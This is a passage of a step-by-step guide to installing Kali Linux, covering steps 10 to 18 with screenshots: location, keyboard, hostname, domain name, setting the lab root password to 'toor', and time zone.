
10. In the **Select your location** window, choose a location (here, **United States**) and press **Enter**




11. **Configure the keyboard** window appears, choose a language (here, **American English**) and press **Enter**




12. Wait until the additional components are loaded




13. **Configure the network** window appears, leave the **Hostname** as **Kali** and select **Continue** and press **Enter**




14. In **Configure the network** window, leave the **Domain name** field empty and select **Continue** and **press Enter**




15. Set up users and passwords window appears, enter the Root password as toor and select Continue and press Enter




16. Set up users and passwords window appears, re-enter the password **toor** and select **Continue** and press **Enter**




17. Wait until the installer fetches time from the network time server



18. In **Configure the clock** window, choose the time zone (here, **Eastern**) and press **Enter**

